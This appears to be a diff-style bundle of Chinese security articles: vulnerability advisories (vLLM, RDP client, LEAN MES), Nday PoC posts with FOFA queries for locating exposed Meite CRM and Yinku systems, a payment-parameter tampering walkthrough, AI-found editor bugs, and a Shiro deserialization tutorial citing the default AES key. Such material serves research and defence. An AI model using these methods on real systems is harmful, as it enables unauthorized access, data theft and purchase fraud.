- 编辑器作为开发者日常工具,其RCE风险可能导致供应链攻击(恶意代码仓库、共享项目)。
|
||||
|
||||
- 类似集成问题可能存在于其他IDE(VS Code、JetBrains等)对Git/LSP的处理中。
|
||||
|
||||
- “MAD Bugs”系列的启动,预示AI发现的易利用漏洞(类似早期SQLi、XSS)将增多,安全社区需提升对AI辅助攻击的防御意识。
|
||||
|
||||
## 结论与建议
|
||||
|
||||
此次实验生动展示了大型语言模型在安全研究中的潜力:无需深厚逆向功底,仅凭巧妙提示即可挖掘出影响广泛的0day。这并非Claude“智能超人”,而是人类知识在AI中的高效重组与推理。
|
||||
|
||||
**防御建议**
|
||||
:
|
||||
- Vim用户:立即升级至9.2.0272或更高版本。
|
||||
|
||||
- Emacs用户:谨慎处理来源不明的归档文件;可考虑禁用vc-hooks或自定义Git调用添加安全覆盖(如-c core.fsmonitor=false
|
||||
);监控.git/
|
||||
目录行为。
|
||||
|
||||
- 开发者:审查编辑器/IDE对外部工具的调用,优先使用显式安全标志和沙箱;避免无条件信任文件系统中的配置。
|
||||
|
||||
- 研究者:探索更结构化的AI提示框架(如结合静态分析输出),但需注意伦理披露和负责任报告。
|
||||
|
||||
未来,随着AI模型能力的提升,此类“低成本高回报”的漏洞挖掘或将成为常态。安全从业者应主动拥抱AI工具,同时强化基础输入验证与最小权限原则。Calif的实验不仅是技术演示,更是提醒:即使是Vim和Emacs这样久经考验的工具,也难以完全免疫新型攻击范式。
|
||||
|
||||
参考:
|
||||
- 原博客:https://blog.calif.io/p/mad-bugs-vim-vs-emacs-vs-claude
|
||||
|
||||
- Vim公告:https://github.com/califio/publications/blob/main/MADBugs/vim-vs-emacs-vs-claude/vim.md
|
||||
|
||||
- Emacs公告:https://github.com/califio/publications/blob/main/MADBugs/vim-vs-emacs-vs-claude/Emacs.md
|
||||
|
||||
- Vim官方GHSA:https://github.com/vim/vim/security/advisories/GHSA-2gmj-rpqf-pxvh
|
||||
|
||||
## 网络安全情报攻防站
|
||||
|
||||
**www.libaisec.com**
|
||||
|
||||
综合性的技术交流与资源共享社区
|
||||
|
||||
专注于红蓝对抗、攻防渗透、威胁情报、数据泄露
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,115 @@
|
||||
# 因酷教育软件 queryUserById 信息泄露漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-03-31 12:55
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
因酷教育软件 queryUserById 存在信息泄露漏洞,未经身份验证的远程攻击者可利用此漏洞获取后台账号密码等敏感信息,从而登录后台,使系统处于极不安全的状态。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
body="/image/keupload?" && body="uploadSimpleUrl"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
MD5拿去解密登录即可
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,47 @@
|
||||
# 威胁通缉令 · 红桃4丨RDP Client RCE漏洞(新增)
|
||||
安天集团 2026-03-31 15:00
|
||||
|
||||
点击上方"蓝字"
|
||||
|
||||
关注我们吧!
|
||||
|
||||
|
||||
最新版“
|
||||
**病毒通缉令**
|
||||
”已在
|
||||
[计算机病毒分类命名百科](https://mp.weixin.qq.com/s?__biz=MjM5MTA3Nzk4MQ==&mid=2650211459&idx=1&sn=3ce636cfadaec1c3790b6aba9e6507c4&scene=21#wechat_redirect)
|
||||
|
||||
同步更新:
|
||||
https://www.virusview.net/virusWantedOrder
|
||||
|
||||
今
|
||||
日推送:
|
||||

RDP Client RCE漏洞
|
||||
,牌面情况:
|
||||
新增
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**病毒名称:RDP Client RCE漏洞**
|
||||
|
||||
**CVE编号:CVE-2025-26645**
|
||||
|
||||
**发现时间:2025-03**
|
||||
|
||||
**检测规则首次添加至AVL SDK反病毒引擎病毒库时间:2025-03**
|
||||
|
||||
**简介:该漏洞存在于 Microsoft Windows 远程桌面客户端(mstsc.exe)中,源于客户端在处理 RDP 连接时,未正确验证路径序列,存在相对路径遍历问题。当受害者使用存在漏洞的 RDP 客户端连接到攻击者控制的恶意 RDP 服务器时,攻击者可通过构造特制的路径序列,绕过客户端的访问限制,向客户端系统的任意目录写入恶意文件(如 DLL、脚本等),并触发远程代码执行,无需用户交互。此漏洞影响所有主流 Windows 版本的远程桌面客户端,包括 Windows 10、Windows 11、Windows Server 2016/2019/2022 等。**
|
||||
|
||||
****
|
||||
[安天智甲终端防御系统](https://mp.weixin.qq.com/s?__biz=MjM5MTA3Nzk4MQ==&mid=2650204763&idx=2&sn=2aadffecf8243d8e2267b8bc8733f5de&scene=21#wechat_redirect)
|
||||
|
||||
(IEP)
|
||||
拥有驱动级主防模块,基于**安天AVL SDK反病毒引擎**
|
||||
的检测能力和内核与应用层的防御点,可有效阻断该漏洞攻击链和其他类似的攻击活动。
|
||||
|
||||
|
||||
****
|
||||
**往期推荐:“威胁通缉令”年度更新!安天历年发布的威胁通缉令,今天正式在计算机病毒百科网站上线手机上的恶意代码知识库——计算机病毒百科服务号上线了计算机病毒分类命名知识百科上线试运行(安天研究院出品)视频揭秘入选“十四五”硬核科技成果的反病毒引擎**
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 新思路!支付漏洞实战案例分享:低价薅高价商品
|
||||
原创 洞悉安全团队
|
||||
洞悉安全团队 洞悉安全团队 2026-03-31 12:30
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们
|
||||
|
||||
|
||||
前言
|
||||
|
||||
多数白帽在挖掘支付漏洞时,关注于修改商品价格、购买数量等直接计费参数,但易被忽视的展示类参数篡改同样存在重大风险。商家未将唯一商品 ID作为商品识别与费用核算的核心依据,后端未严格校验商品名称、图片等展示字段与计费参数的一致性,仅通过传入的商品名称、图片等信息展示订单内容,导致攻击者可篡改数据包:保留低价商品的计费核心参数(商品 ID、价格),仅替换为高价商品的展示类信息(名称、图片、描述),最终实现以低价购买高价商品的目的
|
||||
|
||||
|
||||
案例分享
|
||||
|
||||
案例一
|
||||
1. 访问目标系统
|
||||
|
||||

|
||||
|
||||
|
||||
1. 进入预定会议室
|
||||
|
||||

|
||||
|
||||
|
||||
1. 预定该会议室需要购买附加服务,水:5元/人 ,投影3元/场,总计52元
|
||||
|
||||

|
||||
|
||||
|
||||
1. 提交申请后拦截数据包,数据包中包含了购买产品的信息,包括产品名称,商品id,商品价格等信息
|
||||
|
||||

|
||||
|
||||
|
||||
1. 思考:如果后端不是根据商品id去回显出商品信息,而是通过我们数据包中传入的商品信息去最终显示出商品信息,如果我们篡改商品信息,不修改商品id以及商品价格,是否可以做到低价购买高价商品
|
||||
|
||||
1. 保留商品id以及商品价格,修改商品名称以及feeDesc,修改为价格更高的水,删除掉原本水的参数吗,下单
|
||||
|
||||

|
||||
|
||||
|
||||
1. 下单成功,利用原本购买投影的价格成功购买了12人的水
|
||||
|
||||

|
||||
|
||||
|
||||
案例二
|
||||
1. 进入商城,选择一个低价商品
|
||||
|
||||

|
||||
|
||||
|
||||
1. 购买商品,获取生成订单的数据包
|
||||
|
||||

|
||||
|
||||
|
||||
1. 这里先获取其他高价商品的商品信息
|
||||
|
||||

|
||||
|
||||
|
||||
1. 修改掉生成订单中的商品名称以及商品图片,保留商品id以及商品价格
|
||||
|
||||

|
||||
|
||||
|
||||
1. 成功利用低价购买了高价商品,并且商家会以该商品信息去发货
|
||||
|
||||

|
||||
|
||||
|
||||
最后也是狠狠拿下高危漏洞
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
思路总结
|
||||
|
||||
该支付漏洞的核心成因在于后端未将唯一商品 ID作为商品识别的核心依据,而是依赖前端传入的商品名称、描述等易篡改的展示类字段来呈现商品信息,且未对展示字段与计费核心参数(商品 ID、价格)的一致性做严格校验,导致攻击者可通过篡改展示类字段、保留计费核心参数的方式,实现 “低价计费、高价商品获取” 的目的。
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484378&idx=1&sn=cce951dcddbaa1d74efdf6452c081fb8&scene=21#wechat_redirect)
|
||||
|
||||
[深度剖析 Node.js 环境下的 SSRF 漏洞:从原理挖掘到防御体系构建](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484378&idx=1&sn=cce951dcddbaa1d74efdf6452c081fb8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484352&idx=1&sn=d2de41077343666343b4b611b4f49470&scene=21#wechat_redirect)
|
||||
|
||||
[实战复盘:严苛 WAF 防护下的 SQL 注入绕过思路与实现](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484352&idx=1&sn=d2de41077343666343b4b611b4f49470&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,97 @@
|
||||
# 智能网联汽车漏洞管理实践探索
|
||||
GRCC
|
||||
GRCC IoVSecurity 2026-04-01 00:00
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝色字体
|
||||
,关注我们
|
||||
|
||||
**/**
|
||||
**技术交流群****/**
|
||||
|
||||
添加微信15021948198,申请会员下载ppt & 加入汽车网络信息安全、测试评价、汽车电子、自动驾驶技术交流群、招聘求职群、
|
||||
投融资
|
||||
合作群...
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
相关文章
|
||||
|
||||
# 整车信息安全设计对车企的挑战与一汽奔腾的应对
|
||||
# 智能网联汽车安全测评的中国方案与实践
|
||||
# 国强标下智能网联汽车信息安全检测解决方案
|
||||
#
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
扫描二维码**申请**
|
||||
会员**下载ppt**
|
||||
&
|
||||
加入
|
||||
|
||||
网络信息安全、测试评价、汽车电子、
|
||||
|
||||
自动驾驶、招聘求职等行业交流群
|
||||
|
||||
获取合作机会
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
扫描二维码获取
|
||||
|
||||
更多精彩
|
||||
|
||||

|
||||
|
||||
|
||||
关注“**IoVSecurity**
|
||||
”
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
点个在看
|
||||
你最好看
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 漏洞复现 | 美特CRM sendfile.jsp 存在任意文件上传漏洞
|
||||
实战安全研究 2026-04-01 01:00
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
美特CRM sendfile.jsp 存在任意文件上传漏洞 ,未经身份验证的攻击者可通过构造恶意上传请求,绕过文件类型限制,将任意文件上传至服务器,进而可能实现远程代码执行或服务器控制,影响系统的完整性和安全性。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
|
||||
美特CRM
|
||||
|
||||
3
|
||||
|
||||
**测绘语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
body="/common/scripts/basic.js"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
上传文件
|
||||
|
||||

|
||||
|
||||
访问文件
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 2200+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网公开1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免费 FOFA 高级会员查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
目前圈子已满100人,价格由59.9调整为64.9元(
|
||||
交个朋友啦
|
||||
),150人后调整为66.9元。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,31 @@
|
||||
# 漏洞环境 | PaperLab
|
||||
浅安
|
||||
浅安 浅安安全 2026-03-31 23:50
|
||||
|
||||
|
||||
|
||||
**注:仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。**
|
||||
|
||||
**0x00 简介**
|
||||
|
||||
|
||||

PaperLab是一款基于大语言模型的网络安全纸上推演靶场生成工具。
|
||||
|
||||
**0x01 功能说明**
|
||||
- 多维度环境变异
|
||||
|
||||
- 高仿真终端日志伪造
|
||||
|
||||
- 攻击链无痕截断
|
||||
|
||||
- LLM容错与自动重试机制
|
||||
|
||||
- 动态靶机命名与防冲突
|
||||
|
||||
**0x02 项目地址**
|
||||
****
|
||||
|
||||
**https://github.com/cxtwit/PaperLab**
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# 漏洞预警 | LEAN MES系统任意文件读取漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-03-31 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
LEAN MES系统是由深圳市深科特信息技术有限公司开发的一款应用系统,主要用于生产调度、产品跟踪、质量控制等车间管理功能。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
任意文件读取
|
||||
|
||||
**影响:**
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
LEAN MES系统的
|
||||
/ESOP/DownLoad.aspx接口存在任意文件读取漏洞,攻击者可通过构造恶意请求,利用路径遍历漏洞,实现任意文件读取,影响范围包括系统数据访问权限,可能导致敏感信息泄露
|
||||
。
|
||||
|
||||
**0x04 影响版本**
|
||||
- LEAN MES系统
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.sz-skt.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# 漏洞预警 | vLLM远程代码执行漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-03-31 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # CVE-2026-27893
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
vLLM是一个高性能的大模型推理框架,专为大规模语言模型的高吞吐量、低延迟部署而设计。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**CVE-2026-27893**
|
||||
|
||||
**漏洞类型:**
|
||||
代码执行
|
||||
|
||||
**影响:**
|
||||
执行任意代码
|
||||
|
||||
**简述:**
|
||||
vLLM存在远程代码执行漏洞,在于vllm/model_executor/models/nemotron_vl.py和vllm/model_executor/models/kimi_k25.py文件中,由于代码中硬编码设置trust_remote_code=True,导致用户显式配置trust-remote-code=False被绕过。攻击者可通过构造恶意HuggingFace模型仓库,在模型加载过程中执行任意Python代码,获取服务器执行权限,进而实现系统控制、数据窃取或横向移动。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 0.10.1 <= vLLM <= 0.18.0
|
||||
|
||||
**0x05****POC状态**
|
||||
- 未公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://github.com/vllm-project/vllm
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,157 @@
|
||||
# 皮皮宋渗透日记17|Shiro 反序列化漏洞:原理、利用与防御全解析
|
||||
原创 皮皮宋
|
||||
皮皮宋 皮皮宋渗透笔记 2026-04-01 02:07
|
||||
|
||||
大家好,我是皮皮宋✨Shiro 反序列化漏洞是 Java 安全领域的经典高危漏洞,也是面试、渗透测试的高频考点。很多新手对 Shiro-550、Shiro-721 的区别、利用条件、防御方案一知半解,今天一次性讲透:从 RememberMe 原理到漏洞成因,从利用链到实战复现,从版本差异到企业级防御,看完直接拿捏!
|
||||
|
||||

|
||||
# 一、前置知识:Shiro RememberMe 功能原理
|
||||
|
||||
Apache Shiro 是 Java 生态最常用的权限控制框架,
|
||||
RememberMe「记住我」是其核心功能之一,用于实现用户免登录访问,完整流程如下:
|
||||
|
||||
正常业务流程
|
||||
1. 用户登录:用户勾选「记住我」,输入账号密码完成认证
|
||||
|
||||
1. 序列化用户信息:Shiro 将用户身份信息(如用户名、权限)序列化为字节流
|
||||
|
||||
1. AES 加密:使用预设的 AES 密钥对序列化数据进行加密
|
||||
|
||||
1. Base64 编码:将加密后的字节流做 Base64 编码,生成最终的rememberMeCookie
|
||||
|
||||
1. 写入浏览器:将 Cookie 下发给用户浏览器,下次访问自动携带
|
||||
|
||||
1. 服务端校验:用户再次访问时,Shiro 反向执行:Base64 解码 → AES 解密 → 反序列化,恢复用户对象,实现免登录
|
||||
|
||||
核心风险点
|
||||
|
||||
整个流程中,
|
||||
反序列化步骤是漏洞的核心入口:只要服务端对
|
||||
rememberMeCookie 执行反序列化,就会触发对象的
|
||||
readObject()方法,为恶意代码执行创造条件。
|
||||
# 二、Shiro-550(CVE-2016-4437):经典硬编码密钥漏洞
|
||||
## 1. 漏洞核心成因
|
||||
|
||||
Shiro 1.2.4 及更早版本中,
|
||||
AES 加密密钥是硬编码在源码中的默认密钥(经典密钥:
|
||||
kPH+bIxk5D2deZiIxcaaaA==),攻击者可直接获取该密钥,伪造恶意 Cookie。
|
||||
## 2. 攻击链路(核心流程图)
|
||||
|
||||

|
||||
## 3. 关键细节拆解
|
||||
- 漏洞载体:rememberMeCookie,无需登录、无需权限,只要请求携带该 Cookie 即可触发
|
||||
|
||||
- 利用链依赖:需要 CommonsCollections(CC)、CommonsBeanutils(CB)等 Gadget 链,配合反序列化执行命令
|
||||
|
||||
- 影响版本:Shiro ≤ 1.2.4
|
||||
|
||||
- 核心特征:固定硬编码密钥,攻击者可直接构造加密 Payload,利用门槛极低
|
||||
|
||||
# 三、Shiro-550 vs Shiro-721:核心区别速查表
|
||||
|
||||
很多人容易混淆两个漏洞,一张表讲清本质差异:
|
||||
<table><thead><tr style="color: rgb(31, 35, 41);font: 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 400;line-height: 24px;text-align: left;white-space: normal;display: table-row;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><th data-colwidth="100" style="color: rgb(31, 35, 41);font: 700 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 700;line-height: 24px;text-align: left;white-space: normal;display: table-cell;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><section style="font-size: 17px;font-weight: 400;color: rgba(0,0,0,0.9);line-height: 1.8;margin-bottom: 24px;"><span leaf="">维度</span></section></th><th style="color: rgb(31, 35, 41);font: 700 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 700;line-height: 24px;text-align: left;white-space: normal;display: table-cell;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><section style="font-size: 17px;font-weight: 400;color: rgba(0,0,0,0.9);line-height: 1.8;margin-bottom: 24px;"><span leaf="">Shiro-550(CVE-2016-4437)</span></section></th><th style="color: rgb(31, 35, 41);font: 700 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 700;line-height: 24px;text-align: left;white-space: normal;display: table-cell;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><section style="font-size: 17px;font-weight: 400;color: rgba(0,0,0,0.9);line-height: 1.8;margin-bottom: 24px;"><span leaf="">Shiro-721</span></section></th></tr></thead><tbody><tr style="color: rgb(31, 35, 41);font: 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 400;line-height: 24px;text-align: left;white-space: normal;display: table-row;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><td data-colwidth="100" style="color: rgb(31, 35, 41);font: 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 400;line-height: 24px;text-align: left;white-space: normal;display: table-cell;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><strong style="color: rgb(31, 35, 41);font: 700 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 700;line-height: 24px;text-align: left;white-space: normal;display: inline;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><span leaf="">密钥特征</span></strong></td><td style="color: rgb(31, 35, 41);font: 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-size: 16px;font-weight: 400;line-height: 24px;text-align: left;white-space: normal;display: table-cell;flex: 0 1 auto;flex-direction: row;justify-content: normal;align-items: normal;padding: 0px;margin: 0px;background: rgba(0, 0, 0, 0) none repeat scroll 0% 0% / auto padding-box border-box;"><section style="font-size: 17px;font-weight: 400;color: rgba(0,0,0,0.9);line-height: 1.8;margin-bottom: 24px;"><span leaf="">固定硬编码默认密钥(24 位经典密钥)</span></section></td><td style="color: rgb(31, 35, 41);font: 16px / 24px ui-sans-serif, system-ui, sans-serif, "Apple Color Emoji", "Segoe UI Emoji", "Segoe UI Symbol", "Noto Color Emoji";font-siLine truncated
|
||||
|
||||
# 四、Shiro 其他高频漏洞汇总
|
||||
|
||||
除了经典反序列化漏洞,Shiro 还存在多个高危权限 / 认证绕过漏洞,渗透测试中需重点关注:
|
||||
## 1. 未授权访问漏洞
|
||||
- 影响版本:Shiro 1.2.3
|
||||
|
||||
- 漏洞原理:通过./admin等畸形路径,直接绕过权限校验进入管理后台
|
||||
|
||||
